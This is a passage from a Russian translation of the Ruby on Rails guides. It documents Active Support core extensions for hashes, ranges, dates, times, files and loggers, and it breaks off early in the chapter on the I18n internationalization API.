Метод assert_valid_keys получает определенное число аргументов и проверяет, имеет ли получатель хоть один ключ вне этого белого списка. Если имеет, вызывается ArgumentError.

```
{:a => 1}.assert_valid_keys(:a) # passes
{:a => 1}.assert_valid_keys("a") # ArgumentError
```

Active Record не принимает незнакомые опции при создании связей, к примеру. Он реализует такой контроль через assert_valid_keys:

```
mattr_accessor :valid_keys_for_has_many_association
@@valid_keys_for_has_many_association = [
  :class_name, :table_name, :foreign_key, :primary_key,
  :dependent,
  :select, :conditions, :include, :order, :group, :having, :limit, :offset,
  :as, :through, :source, :source_type,
  :uniq,
  :finder_sql, :counter_sql,
  :before_add, :after_add, :before_remove, :after_remove,
  :extend, :readonly,
  :validate, :inverse_of
]

def create_has_many_reflection(association_id, options, &extension)
  options.assert_valid_keys(valid_keys_for_has_many_association)
  ...
end
```

Определено в active_support/core_ext/hash/keys.rb.

Вырезание (slicing)

В Ruby есть встроенная поддержка для вырезания строк или массивов. Active Support расширяет вырезание на хэши:

```
{:a => 1, :b => 2, :c => 3}.slice(:a, :c)
# => {:c => 3, :a => 1}

{:a => 1, :b => 2, :c => 3}.slice(:b, :X)
# => {:b => 2} # несуществующие ключи игнорируются
```

Если получатель откликается на convert_key, ключи нормализуются:

```
{:a => 1, :b => 2}.with_indifferent_access.slice("a")
# => {:a => 1}
```

Вырезание может быть полезным для экранизации хэшей опций с помощью белого списка ключей.

Также есть slice!, который выполняет вырезание на месте, возвращая то, что было убрано:

```
hash = {:a => 1, :b => 2}
rest = hash.slice!(:a) # => {:b => 2}
hash                  # => {:a => 1}
```

Определено в active_support/core_ext/hash/slice.rb.

Извлечение

Метод `extract!` убирает и возвращает пары ключ/значение, соответствующие заданным ключам.

```
hash = {:a => 1, :b => 2}
rest = hash.extract!(:a) # => {:a => 1}
hash      # => {:b => 2}
```

Определено в `active_support/core_ext/hash/slice.rb`.

Индифферентный доступ

Метод `with_indifferent_access` возвращает `ActiveSupport::HashWithIndifferentAccess` его получателя:

```
{:a => 1}.with_indifferent_access["a"] # => 1
```

Определено в `active_support/core_ext/hash/indifferent_access.rb`.

Расширения для Regexp

multiline?

Метод `multiline?` говорит, имеет ли регулярное выражение установленный флаг `/m`, то есть соответствует ли точка новым строкам.

```
%r{.}.multiline? # => false
%r{.}m.multiline? # => true
```

```
Regexp.new('.').multiline? # => false
Regexp.new('.', Regexp::MULTILINE).multiline? # => true
```

Rails использует этот метод в одном месте, в коде маршрутизации. Регулярные выражения Multiline недопустимы для маршрутных требований, и этот флаг облегчает обеспечение этого ограничения.

```
def assign_route_options(segments, defaults, requirements)
  ...
  if requirement.multiline?
    raise ArgumentError, "Regexp multiline option not allowed in routing requirements: #{requirement.inspect}"
  end
  ...
end
```

Определено в `active_support/core_ext/regexp.rb`.

Расширения для Range

to_s

Active Support расширяет метод `Range#to_s` так, что он понимает необязательный аргумент формата. В настоящий момент имеется только один поддерживаемый формат, отличный от дефолтного, это `:db`:

```
(Date.today..Date.tomorrow).to_s
# => "2009-10-25..2009-10-26"

(Date.today..Date.tomorrow).to_s(:db)
# => "BETWEEN '2009-10-25' AND '2009-10-26'"
```

Как изображено в примере, формат `:db` создает SQL условие BETWEEN. Это используется Active Record в его поддержке интервальных значений в условиях.

Определено в `active_support/core_ext/range/conversions.rb`.

step

Active Support расширяет метод `Range#step` так, что он может быть вызван без блока:

```
(1..10).step(2) # => [1, 3, 5, 7, 9]
```

Как показывает пример, в этом случае метод возвращает массив с соответствующими элементами.

Определено в `active_support/core_ext/range/blockless_step.rb`.

include?

Метод `Range#include?` говорит, лежит ли некоторое значение между концами заданного экземпляра:


```
(2..3).include?(Math::E) # => true
```

Active Support расширяет этот метод так, что аргумент может также быть другим интервалом. В этом случае тестируется, принадлежат ли концы аргумента самому получателю:

```
(1..10).include?(3..7) # => true
(1..10).include?(0..7) # => false
(1..10).include?(3..11) # => false
(1..9).include?(3..9) # => false
```

Оригинальный `Range#include?` все еще псевдоним `Range#===`.

Определено в `active_support/core_ext/range/include_range.rb`.

overlaps?

Метод `Range#overlaps?` говорит, имеют ли два заданных интервала непустое пересечение:

```
(1..10).overlaps?(7..11) # => true
(1..10).overlaps?(0..7) # => true
(1..10).overlaps?(11..27) # => false
```

Определено в `active_support/core_ext/range/overlaps.rb`.

Расширения для Proc

bind

Как известно, в Ruby имеется класс `UnboundMethod`, экземпляры которого являются методами с неопределенной принадлежностью (без `self`). Метод `Module#instance_method` возвращает несвязанный метод, например:

```
Hash.instance_method(:delete) # => #<UnboundMethod: Hash#delete>
```

Несвязанный метод нельзя вызвать как есть, необходимо сначала связать его с объектом с помощью `bind`:

```
clear = Hash.instance_method(:clear)
clear.bind({:a => 1}).call # => {}
```

Active Support определяет `Proc#bind` с аналогичным назначением:

```
Proc.new { size }.bind([]).call # => 0
```

Как видите, это вызывается и привязывается к аргументу, возвращаемое значение действительно `Method`.

Для этого `Proc#bind` фактически создает метод внутри. Если вдруг увидите метод со странным именем, подобным `__bind_1256598120_237302`, в трассировке стека, знайте откуда это взялось.

Action Pack использует эту хитрость в `rescue_from`, к примеру, который принимает имя метода, а также `proc` в качестве колбэков для заданного избавляемого исключения. Они должны вызваться в любом случае, поэтому связанный метод возвращается от `handler_for_rescue`, вот сокращенный код вызова:

```
def handler_for_rescue(exception)
  _, rescuer = Array(rescue_handlers).reverse.detect do |klass_name, handler|
    ...
  end

  case rescuer
  when Symbol
    method(rescuer)
  when Proc
    rescuer.bind(self)
  end
end
```

Определено в `active_support/core_ext/proc.rb`.

Расширения для Date

Вычисления

Все следующие методы определены в `active_support/core_ext/date/calculations.rb`.

В следующих методах вычисления имеют крайний случай октября 1582 года, когда дней с 5 по 14 просто не существовало. Это руководство не документирует поведение около этих дней для краткости, достаточно сказать, что они делают то, что от них следует ожидать. Скажем, `Date.new(1582, 10, 4).tomorrow` возвратит `Date.new(1582, 10, 15)`, и так далее. Смотрите `test/core_ext/date_ext_test.rb` в тестовом наборе Active Support, чтобы понять ожидаемое поведение.

Date.current

Active Support определяет Date.current как сегодняшний день в текущей временной зоне. Он похож на Date.today, за исключением того, что он учитывает временную зону пользователя, если она определена. Он также определяет Date.yesterday и Date.tomorrow, и условия экземпляра past?, today? и future?, все они зависят относительно Date.current.

Именованные даты

prev_year, next_year

В Ruby 1.9 prev_year и next_year возвращают дату с тем же днем/месяцем в предыдущем или следующем году:

```
d = Date.new(2010, 5, 8) # => Sat, 08 May 2010
d.prev_year              # => Fri, 08 May 2009
d.next_year              # => Sun, 08 May 2011
```

Если датой является 29 февраля високосного года, возвратится 28-е:

```
d = Date.new(2000, 2, 29) # => Tue, 29 Feb 2000
d.prev_year              # => Sun, 28 Feb 1999
d.next_year              # => Wed, 28 Feb 2001
```

Active Support определяет эти методы также для Ruby 1.8.

prev_month, next_month

В Ruby 1.9 prev_month и next_month возвращает дату с тем же днем в предыдущем или следующем месяце:

```
d = Date.new(2010, 5, 8) # => Sat, 08 May 2010
d.prev_month             # => Thu, 08 Apr 2010
d.next_month             # => Tue, 08 Jun 2010
```

Если такой день не существует, возвращается последний день соответствующего месяца:

```
Date.new(2000, 5, 31).prev_month # => Sun, 30 Apr 2000
Date.new(2000, 3, 31).prev_month # => Tue, 29 Feb 2000
Date.new(2000, 5, 31).next_month # => Fri, 30 Jun 2000
Date.new(2000, 1, 31).next_month # => Tue, 29 Feb 2000
```

Active Support определяет эти методы также для Ruby 1.8.

beginning_of_week, end_of_week

Методы beginning_of_week и end_of_week возвращают даты для начала и конца недели соответственно. Предполагается, что неделя начинается с понедельника, но это может быть изменено переданным аргументом.

```
d = Date.new(2010, 5, 8) # => Sat, 08 May 2010
d.beginning_of_week      # => Mon, 03 May 2010
d.beginning_of_week(:sunday) # => Sun, 02 May 2010
d.end_of_week            # => Sun, 09 May 2010
d.end_of_week(:sunday)   # => Sat, 08 May 2010
```

У beginning_of_week есть псевдоним at_beginning_of_week, а у end_of_week есть псевдоним at_end_of_week.

monday, sunday

Методы monday и sunday возвращают даты начала и конца недели, соответственно. Предполагается, что недели начинаются в понедельник.

```
d = Date.new(2010, 5, 8) # => Sat, 08 May 2010
d.monday                 # => Mon, 03 May 2010
d.sunday                 # => Sun, 09 May 2010
```

prev_week, next_week

next_week принимает символ с днем недели на английском (в нижнем регистре, по умолчанию :monday) и возвращает дату, соответствующую этому дню на следующей неделе:

```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.next_week              # => Mon, 10 May 2010
d.next_week(:saturday)   # => Sat, 15 May 2010
```

prev_week работает аналогично:

```
d.prev_week             # => Mon, 26 Apr 2010
d.prev_week(:saturday)  # => Sat, 01 May 2010
d.prev_week(:friday)    # => Fri, 30 Apr 2010
```

beginning_of_month, end_of_month

Методы `beginning_of_month` и `end_of_month` возвращают даты для начала и конца месяца:

```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.beginning_of_month    # => Sat, 01 May 2010
d.end_of_month          # => Mon, 31 May 2010
```

У `beginning_of_month` есть псевдоним `at_beginning_of_month`, а у `end_of_month` есть псевдоним `at_end_of_month`.

`beginning_of_quarter`, `end_of_quarter`

Методы `beginning_of_quarter` и `end_of_quarter` возвращают даты начала и конца квартала календарного года получателя:

```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.beginning_of_quarter   # => Thu, 01 Apr 2010
d.end_of_quarter         # => Wed, 30 Jun 2010
```

У `beginning_of_quarter` есть псевдоним `at_beginning_of_quarter`, а у `end_of_quarter` есть псевдоним `at_end_of_quarter`.

`beginning_of_year`, `end_of_year`

Методы `beginning_of_year` и `end_of_year` возвращают даты начала и конца года:

```
d = Date.new(2010, 5, 9) # => Sun, 09 May 2010
d.beginning_of_year      # => Fri, 01 Jan 2010
d.end_of_year            # => Fri, 31 Dec 2010
```

У `beginning_of_year` есть псевдоним `at_beginning_of_year`, а у `end_of_year` есть псевдоним `at_end_of_year`.

Другие вычисления дат

`years_ago`, `years_since`

Метод `years_ago` получает число лет и возвращает ту же дату, но на столько лет назад:

```
date = Date.new(2010, 6, 7)
date.years_ago(10) # => Wed, 07 Jun 2000
```

`years_since` перемещает вперед по времени:

```
date = Date.new(2010, 6, 7)
date.years_since(10) # => Sun, 07 Jun 2020
```

Если такая дата не найдена, возвращается последний день соответствующего месяца:

```
Date.new(2012, 2, 29).years_ago(3)    # => Sat, 28 Feb 2009
Date.new(2012, 2, 29).years_since(3)   # => Sat, 28 Feb 2015
```

`months_ago`, `months_since`

Методы `months_ago` и `months_since` работают аналогично, но для месяцев:

```
Date.new(2010, 4, 30).months_ago(2)   # => Sun, 28 Feb 2010
Date.new(2010, 4, 30).months_since(2)  # => Wed, 30 Jun 2010
```

Если такой день не существует, возвращается последний день соответствующего месяца:

```
Date.new(2010, 4, 30).months_ago(2)   # => Sun, 28 Feb 2010
Date.new(2009, 12, 31).months_since(2) # => Sun, 28 Feb 2010
```

`weeks_ago`

Метод `weeks_ago` работает аналогично для недель:

```
Date.new(2010, 5, 24).weeks_ago(1)     # => Mon, 17 May 2010
Date.new(2010, 5, 24).weeks_ago(2)     # => Mon, 10 May 2010
```

`advance`

Более обычным способом перепрыгнуть на другие дни является `advance`. Этот метод получает хэш с ключами `:years`, `:months`, `:weeks`, `:days`, и возвращает дату, передвинутую на столько, сколько указывают существующие ключи:

```
date = Date.new(2010, 6, 6)
date.advance(:years => 1, :weeks => 2) # => Mon, 20 Jun 2011
date.advance(:months => 2, :days => -2) # => Wed, 04 Aug 2010
```

Отметьте в предыдущем примере, что приросты могут быть отрицательными.

Для выполнения вычисления метод сначала приращивает года, затем месяцы, затем недели, и наконец дни. Порядок важен применительно к концам месяцев. Скажем, к примеру, мы в конце февраля 2010 и хотим переместиться на один месяц и

один день вперед.

Метод `advance` передвигает сначала на один месяц, и затем на один день, результат такой:

```
Date.new(2010, 2, 28).advance(:months => 1, :days => 1)
# => Sun, 29 Mar 2010
```

Если бы мы делали по другому, результат тоже был бы другой:

```
Date.new(2010, 2, 28).advance(:days => 1).advance(:months => 1)
# => Thu, 01 Apr 2010
```

Изменяющиеся компоненты

Метод `change` позволяет получить новую дату, которая идентична получателю, за исключением заданного года, месяца или дня:

```
Date.new(2010, 12, 23).change(:year => 2011, :month => 11)
# => Wed, 23 Nov 2011
```

Метод не толерантен к несуществующим датам, если изменение невалидно, вызывается `ArgumentError`:

```
Date.new(2010, 1, 31).change(:month => 2)
# => ArgumentError: invalid date
```

Длительности

Длительности могут добавляться и вычитаться из дат:

```
d = Date.current
# => Mon, 09 Aug 2010
d + 1.year
# => Tue, 09 Aug 2011
d - 3.hours
# => Sun, 08 Aug 2010 21:00:00 UTC +00:00
```

Это переводится в вызовы `since` или `advance`. Для примера мы получем правильный прыжок в реформе календаря:

```
Date.new(1582, 10, 4) + 1.day
# => Fri, 15 Oct 1582
```

Временные метки

Следующие методы возвращают объект `Time`, если возможно, в противном случае `DateTime`. Если установлено, учитывается временная зона пользователя.

`beginning_of_day`, `end_of_day`

Метод `beginning_of_day` возвращает временную метку для начала дня (00:00:00):

```
date = Date.new(2010, 6, 7)
date.beginning_of_day # => Sun Jun 07 00:00:00 +0200 2010
```

Метод `end_of_day` возвращает временную метку для конца дня (23:59:59):

```
date = Date.new(2010, 6, 7)
date.end_of_day # => Sun Jun 06 23:59:59 +0200 2010
```

У `beginning_of_day` есть псевдонимы `at_beginning_of_day`, `midnight`, `at_midnight`.

`ago`, `since`

Метод `ago` получает количество секунд как аргумент и возвращает временную метку, имеющую столько секунд до полуночи:

```
date = Date.current # => Fri, 11 Jun 2010
date.ago(1)         # => Thu, 10 Jun 2010 23:59:59 EDT -04:00
```

Подобным образом `since` двигается вперед:

```
date = Date.current # => Fri, 11 Jun 2010
date.since(1)       # => Fri, 11 Jun 2010 00:00:01 EDT -04:00
```

Расширения для DateTime

`DateTime` не знает о правилах DST (переходов на летнее время) и некоторые из этих методов сталкиваются с крайними случаями, когда переход на и с летнего времени имеет место. К примеру, `seconds_since_midnight` может не вернуть настоящее значение для таких дней.

Вычисления

Все нижеследующие методы определены в `active_support/core_ext/date_time/calculations.rb`.

Класс `DateTime` является подклассом `Date`, поэтому загрузив `active_support/core_ext/date/calculations.rb` вы унаследуете эти методы и их псевдонимы, за исключением того, что они будут всегда возвращать дату и время:

```
yesterday
tomorrow
beginning_of_week (at_beginning_of_week)
end_of_week (at_end_of_week)
monday
sunday
weeks_ago
prev_week
next_week
months_ago
months_since
beginning_of_month (at_beginning_of_month)
end_of_month (at_end_of_month)
prev_month
next_month
beginning_of_quarter (at_beginning_of_quarter)
end_of_quarter (at_end_of_quarter)
beginning_of_year (at_beginning_of_year)
end_of_year (at_end_of_year)
years_ago
years_since
prev_year
next_year
```

Следующие методы переопределены, поэтому **не** нужно загружать `active_support/core_ext/date/calculations.rb` для них:

```
beginning_of_day (midnight, at_midnight, at_beginning_of_day)
end_of_day
ago
since (in)
```

С другой стороны, `advance` и `change` также определяются и поддерживают больше опций, чем было сказано [ранее](#).

Именованные Datetime

`DateTime.current`

Active Support определяет `DateTime.current` похожим на `Time.now.to_datetime`, за исключением того, что он учитывает временную зону пользователя, если она определена. Он также определяет условия экземпляра `past?` и `future?` относительно `DateTime.current`.

Другие расширения

`seconds_since_midnight`

Метод `seconds_since_midnight` возвращает число секунд, прошедших с полуночи:

```
now = DateTime.current      # => Mon, 07 Jun 2010 20:26:36 +0000
now.seconds_since_midnight  # => 73596
```

`utc`

Метод `utc` выдает те же дату и время получателя, выраженную в UTC.

```
now = DateTime.current # => Mon, 07 Jun 2010 19:27:52 -0400
now.utc                # => Mon, 07 Jun 2010 23:27:52 +0000
```

У этого метода также есть псевдоним `getutc`.

`utc?`

Условие `utc?` говорит, имеет ли получатель UTC как его временную зону:

```
now = DateTime.now # => Mon, 07 Jun 2010 19:30:47 -0400
now.utc?           # => false
now.utc.utc?       # => true
```

`advance`

Более обычным способом перейти к другим дате и времени является `advance`. Этот метод получает хэш с ключами `:years`, `:months`, `:weeks`, `:days`, `:hours`, `:minutes` и `:seconds`, и возвращает дату и время, передвинутые на столько, на сколько

указывают существующие ключи.

```
d = DateTime.current
# => Thu, 05 Aug 2010 11:33:31 +0000
d.advance(:years => 1, :months => 1, :days => 1, :hours => 1, :minutes => 1, :seconds => 1)
# => Tue, 06 Sep 2011 12:34:32 +0000
```

Этот метод сначала вычисляет дату назначения, передавая :years, :months, :weeks и :days в Date#advance, описанный [ранее](#). После этого, он корректирует время, вызвав since с количеством секунд, на которое нужно передвинуть. Этот порядок обоснован, другой порядок мог бы дать другие дату и время в некоторых крайних случаях. Применим пример в Date#advance, и расширим его, показав обоснованность порядка, применимого к битам времени.

Если сначала передвинуть биты даты (относительный порядок вычисления, показанный ранее), а затем биты времени, мы получим для примера следующее вычисление:

```
d = DateTime.new(2010, 2, 28, 23, 59, 59)
# => Sun, 28 Feb 2010 23:59:59 +0000
d.advance(:months => 1, :seconds => 1)
# => Mon, 29 Mar 2010 00:00:00 +0000
```

но если мы вычисляем обратным способом, результат будет иным:

```
d.advance(:seconds => 1).advance(:months => 1)
# => Thu, 01 Apr 2010 00:00:00 +0000
```

Поскольку DateTime не знает о переходе на летнее время, можно получить несуществующий момент времени без каких либо предупреждений или ошибок об этом.

Изменение компонентов

Метод change позволяет получить новые дату и время, которая идентична получателю, за исключением заданных опций, включающих :year, :month, :day, :hour, :min, :sec, :offset, :start:

```
now = DateTime.current
# => Tue, 08 Jun 2010 01:56:22 +0000
now.change(:year => 2011, :offset => Rational(-6, 24))
# => Wed, 08 Jun 2011 01:56:22 -0600
```

Если часы обнуляются, то минуты и секунды тоже (если у них не заданы значения):

```
now.change(:hour => 0)
# => Tue, 08 Jun 2010 00:00:00 +0000
```

Аналогично, если минуты обнуляются, то секунды тоже (если у них не задано значение):

```
now.change(:min => 0)
# => Tue, 08 Jun 2010 01:00:00 +0000
```

Этот метод нетолерантен к несуществующим датам, если изменение невалидно, вызывается ArgumentError:

```
DateTime.current.change(:month => 2, :day => 30)
# => ArgumentError: invalid date
```

Длительности

Длительности могут добавляться и вычитаться из даты и времени:

```
now = DateTime.current
# => Mon, 09 Aug 2010 23:15:17 +0000
now + 1.year
# => Tue, 09 Aug 2011 23:15:17 +0000
now - 1.week
# => Mon, 02 Aug 2010 23:15:17 +0000
```

Это переводится в вызовы since или advance. Для примера выполним корректный переход во время календарной реформы:

```
DateTime.new(1582, 10, 4, 23) + 1.hour
# => Fri, 15 Oct 1582 00:00:00 +0000
```

Расширения для Time

Вычисления

Все следующие методы определены в active_support/core_ext/date_time/calculations.rb.

Active Support добавляет к Time множество методов, доступных для DateTime:

past?

```

today?
future?
yesterday
tomorrow
seconds_since_midnight
change
advance
ago
since (in)
beginning_of_day (midnight, at_midnight, at_beginning_of_day)
end_of_day
beginning_of_week (at_beginning_of_week)
end_of_week (at_end_of_week)
monday
sunday
weeks_ago
prev_week
next_week
months_ago
months_since
beginning_of_month (at_beginning_of_month)
end_of_month (at_end_of_month)
prev_month
next_month
beginning_of_quarter (at_beginning_of_quarter)
end_of_quarter (at_end_of_quarter)
beginning_of_year (at_beginning_of_year)
end_of_year (at_end_of_year)
years_ago
years_since
prev_year
next_year

```

Это аналоги. Обратитесь к их документации в предыдущих разделах, но примите во внимание следующие различия:

- `change` принимает дополнительную опцию `:uses`.
- `Time` понимает летнее время (DST), поэтому вы получите правильные вычисления времени как тут:

```

Time.zone_default
# => #<ActiveSupport::TimeZone:0x7f73654d4f38 @utc_offset=nil, @name="Madrid", ...>

# В Барселоне, 2010/03/28 02:00 +0100 становится 2010/03/28 03:00 +0200 благодаря переходу на летнее время.
t = Time.local_time(2010, 3, 28, 1, 59, 59)
# => Sun Mar 28 01:59:59 +0100 2010
t.advance(:seconds => 1)
# => Sun Mar 28 03:00:00 +0200 2010

```

- Если `since` или `ago` перепрыгивает на время, которое не может быть выражено с помощью `Time`, вместо него возвращается объект `DateTime`.

Time.current

Active Support определяет `Time.current` как сегодняшний день в текущей временной зоне. Он похож на `Time.now`, за исключением того, что он учитывает временную зону пользователя, если она определена. Он также определяет `Time.yesterday` и `Time.tomorrow`, и условия экзепляра `past?`, `today?` и `future?`, все они относительно к `Time.current`.

При осуществлении сравнения `Time` с использованием методов, учитывающих временную зону пользователя, убедитесь, что используете `Time.current`, а не `Time.now`. Есть случаи, когда временная зона пользователя может быть в будущем по сравнению с временной зоной системы, в которой по умолчанию используется `Time.today`. Это означает, что `Time.now` может быть равным `Time.yesterday`.

`all_day`, `all_week`, `all_month`, `all_quarter` и `all_year`

Метод `all_day` возвращает интервал, представляющий целый день для текущего времени.

```

now = Time.current
# => Mon, 09 Aug 2010 23:20:05 UTC +00:00
now.all_day
# => Mon, 09 Aug 2010 00:00:00 UTC +00:00..Mon, 09 Aug 2010 23:59:59 UTC +00:00

```

Аналогично `all_week`, `all_month`, `all_quarter` и `all_year` служат целям создания временных интервалов.

```

now = Time.current
# => Mon, 09 Aug 2010 23:20:05 UTC +00:00
now.all_week
# => Mon, 09 Aug 2010 00:00:00 UTC +00:00..Sun, 15 Aug 2010 23:59:59 UTC +00:00
now.all_month
# => Sat, 01 Aug 2010 00:00:00 UTC +00:00..Tue, 31 Aug 2010 23:59:59 UTC +00:00
now.all_quarter
# => Thu, 01 Jul 2010 00:00:00 UTC +00:00..Thu, 30 Sep 2010 23:59:59 UTC +00:00

```

```
now.all_year
# => Fri, 01 Jan 2010 00:00:00 UTC +00:00..Fri, 31 Dec 2010 23:59:59 UTC +00:00
```

Конструкторы Time

Active Support определяет `Time.current` как `Time.zone.now`, если у пользователя определена временная зона, а иначе `Time.now`:

```
Time.zone_default
# => #<ActiveSupport::TimeZone:0x7f73654d4f38 @utc_offset=nil, @name="Madrid", ...>
Time.current
# => Fri, 06 Aug 2010 17:11:58 CEST +02:00
```

Как и у `DateTime`, условия `past?` и `future?` выполняются относительно `Time.current`.

Используйте метод класса `local_time`, чтобы создать объекты времени, учитывающие временную зону пользователя:

```
Time.zone_default
# => #<ActiveSupport::TimeZone:0x7f73654d4f38 @utc_offset=nil, @name="Madrid", ...>
Time.local_time(2010, 8, 15)
# => Sun Aug 15 00:00:00 +0200 2010
```

Метод класса `utc_time` возвращает время в UTC:

```
Time.zone_default
# => #<ActiveSupport::TimeZone:0x7f73654d4f38 @utc_offset=nil, @name="Madrid", ...>
Time.utc_time(2010, 8, 15)
# => Sun Aug 15 00:00:00 UTC 2010
```

И `local_time`, и `utc_time` принимают до семи позиционных аргументов: `year`, `month`, `day`, `hour`, `min`, `sec`, `usec`. `Year` обязателен, `month` и `day` принимаются по умолчанию как 1, остальное по умолчанию 0.

Если время, подлежащее конструированию лежит за рамками, поддерживаемыми `Time` на запущенной платформе, `usecs` отбрасываются и вместо этого возвращается объект `DateTime`.

Длительности

Длительности могут быть добавлены и вычтены из объектов времени:

```
now = Time.current
# => Mon, 09 Aug 2010 23:20:05 UTC +00:00
now + 1.year
# => Tue, 09 Aug 2011 23:21:11 UTC +00:00
now - 1.week
# => Mon, 02 Aug 2010 23:21:11 UTC +00:00
```

Это преводится в вызовы `since` или `advance`. Для примера выполним корректный переход во время календарной реформы:

```
Time.utc_time(1582, 10, 3) + 5.days
# => Mon Oct 18 00:00:00 UTC 1582
```

Расширения для File, Logger, NameError, LoadError

Расширения для File

atomic_write

С помощью метода класса `File.atomic_write` можно записать в файл способом, предотвращающим от просмотра недописанного содержимого.

Имя файла передается как аргумент, и в метод вкладываются обработчики файла, открытого для записи. Как только блок выполняется, `atomic_write` закрывает файл и завершает свою работу.

Например, `Action Pack` использует этот метод для записи активных файлов кэша, таких как `all.css`:

```
File.atomic_write(joined_asset_path) do |cache|
  cache.write(join_asset_file_contents(asset_paths))
end
```

Для выполнения этого `atomic_write` создает временный файл. Фактически код в блоке пишет в этот файл. При выполнении временный файл переименовывается, что является атомарной операцией в системах POSIX. Если целевой файл существует, `atomic_write` перезаписывает его и сохраняет владельцев и права.

Отметьте, что с помощью `atomic_write` нельзя дописывать.

Вспомогательный файл записывается в стандартной директории для временных файлов, но можно передать эту директорию как второй аргумент.

Определено в `active_support/core_ext/file/atomic.rb`.

Расширения для Logger

`around_level`

Принимает два аргумента, `before_message` и `after_message`, и вызывает метод текущего уровня в экземпляре `Logger`, передавая `before_message`, затем определенное сообщение, затем `after_message`:

```
logger = Logger.new("log/development.log")
logger.around_info("before", "after") { |logger| logger.info("during") }
```

`silence`

Заглушает каждый уровень лога, меньший чем определенный, на протяжении заданного блока. Порядок уровня логов следующий: `debug`, `info`, `error` и `fatal`.

```
logger = Logger.new("log/development.log")
logger.silence(Logger::INFO) do
  logger.debug("In space, no one can hear you scream.")
  logger.info("Scream all you want, small mailman!")
end
```

`datetime_format=`

Изменяет формат вывода `datetime` с помощью класса форматирования, связанного с этим логгером. Если у класса форматирования нет метода `datetime_format`, то он будет проигнорирован.

```
class Logger::FormatWithTime < Logger::Formatter
  attr_accessor(:datetime_format) { "%Y%m%d%H%M%S" }

  def self.call(severity, timestamp, progname, msg)
    "#{timestamp.strftime(datetime_format)} -- #{String === msg ? msg : msg.inspect}\n"
  end
end

logger = Logger.new("log/development.log")
logger.formatter = Logger::FormatWithTime
logger.info("<- is the current time")
```

Определено в `active_support/core_ext/logger.rb`.

Расширения для NameError

Active Support добавляет `missing_name?` к `NameError`, который тестирует было ли исключение вызвано в связи с тем, что имя было передано как аргумент.

Имя может быть задано как символ или строка. Символ тестируется как простое имя константы, строка – как полное имя константы.

Символ может представлять полное имя константы как `:ActiveRecord::Base`, такое поведение для символов определено для удобства, а не потому, что такое возможно технически.

К примеру, когда вызывается экшн `PostsController`, Rails пытается оптимистично использовать `PostsHelper`. Это нормально, когда не существует модуля хелпера, поэтому если вызывается исключение для этого имени константы, оно должно молчать. Но в случае, если `posts_helper.rb` вызывает `NameError` благодаря неизвестной константе, оно должно быть перевызвано. Метод `missing_name?` предоставляет способ проведения различия в этих двух случаях:

```
def default_helper_module!
  module_name = name.sub(/Controller$/, '')
  module_path = module_name.underscore
  helper module_path
rescue MissingSourceFile => e
  raise e unless e.is_missing? "#{module_path}_helper"
rescue NameError => e
  raise e unless e.missing_name? "#{module_name}Helper"
end
```

Определено в `active_support/core_ext/name_error.rb`.

Расширения для LoadError

Active Support добавляет `is_missing?` к `LoadError`, а также назначает этот класс константе `MissingSourceFile` для обеспечения обратной совместимости.

Для заданного имени пути `is_missing?` тестирует, будет ли вызвано исключение из-за определенного файла (за исключением файлов с расширением `“.rb”`).

Например, когда вызывается экшн `PostsController`, Rails пытается загрузить `posts_helper.rb`, но этот файл может не существовать. Это нормально, модуль хелпера не обязателен, поэтому Rails умалчивает ошибку загрузки. Но может быть случай, что модуль хелпера существует, и в свою очередь требует другую библиотеку, которая отсутствует. В этом случае Rails должен перевызывать исключение. Метод `is_missing?` предоставляет способ проведения различия в этих двух случаях:

```
def default_helper_module!  
  module_name = name.sub(/Controller$/, '')  
  module_path = module_name.underscore  
  helper module_path  
rescue MissingSourceFile => e  
  raise e unless e.is_missing? "helpers/#{module_path}_helper"  
rescue NameError => e  
  raise e unless e.missing_name? "#{module_name}Helper"  
end
```

Определено в `active_support/core_ext/load_error.rb`.

10. API интернационализации Rails (I18n)

В Ruby гем I18n (краткое наименование для *internationalization*), поставляемый с Ruby on Rails (начиная с Rails 2.2), представляет простой и расширяемый фреймворк для **перевода вашего приложения на отдельный другой язык**, иной чем английский, или для **предоставления поддержки многоязычности** в вашем приложении.

Процесс “интернационализация” обычно означает извлечение всех строк и других специфичных для локали частей (таких как форматы даты и валюты) за рамки вашего приложения. Процесс “локализация” означает предоставление переводов и локализованных форматов для этих частей.

Таким образом, в процессе *интернационализации* своего приложения на Rails вы должны:

- Убедиться, что есть поддержка i18n
- Сказать Rails где найти словари локали
- Сказать Rails как устанавливать, сохранять и переключать локали

В процессе *локализации* своего приложения вы, скорее всего, захотите сделать три вещи:

- Заменить или дополнить локаль Rails по умолчанию – т.е. форматы даты и времени, названия месяцев, имена модели Active Record и т.д.
- Извлечь строки в вашем приложении в словари ключей – т.е. сообщения flash, статичные тексты в ваших вьюхах и т.д.
- Где-нибудь хранить получившиеся словари

Это руководство проведет вас через I18n API, оно содержит консультации как интернационализировать приложения на Rails с самого начала.

Фреймворк Ruby I18n предоставляет вам все необходимое для интернационализации/локализации вашего приложения на Rails. Однако, можете использовать другие различные доступные плагины и расширения, добавляющие дополнительные функциональность или особенности. Больше информации содержится в the Rails [I18n Wiki](#).

Как работает I18n в Ruby on Rails

Интернационализация – это сложная проблема. Естественные языки отличаются во многих отношениях (например, в правилах образования множественного числа), поэтому трудно предоставить инструменты, решающие сразу все проблемы. По этой причине Rails I18n API сфокусировано на:

- предоставления полной поддержки для английского и подобных ему языков
- легкой настраиваемости и полном расширении для других языков

Как часть этого решения, **каждая статичная строка в фреймворке Rails** – например, валидационные сообщения Active Record, форматы времени и даты – **стали интернационализированными**, поэтому *локализация* приложения на Rails означает “переопределение” этих значений по умолчанию.

Общая архитектура библиотеки

Таким образом, Ruby гем I18n разделен на две части:

- Публичный API фреймворка i18n – модуль Ruby с публичными методами, определяющими как работает библиотека
- Бэкенд по умолчанию (который специально называется *простым* бэкендом), реализующий эти методы

Как у пользователя, у вас всегда будет доступ только к публичным методам модуля I18n, но полезно знать о возможностях бэкенда.

Возможно (или даже желательно) поменять встроенный простой бэкенд на более мощный, который будет хранить данные перевода в реляционной базе данных, словаре GetText и тому подобном. Смотрите раздел [Использование различных бэкендов](#).

Публичный I18n API

Наиболее важными методами I18n API являются:

```
translate # Ищет перевод текстов
localize  # Локализует объекты даты и времени в форматы локали
```

Имеются псевдонимы `#:t` и `#:l`, их можно использовать следующим образом:

```
I18n.t 'store.title'
I18n.l Time.now
```

Также имеются методы чтения и записи для следующих атрибутов:

```
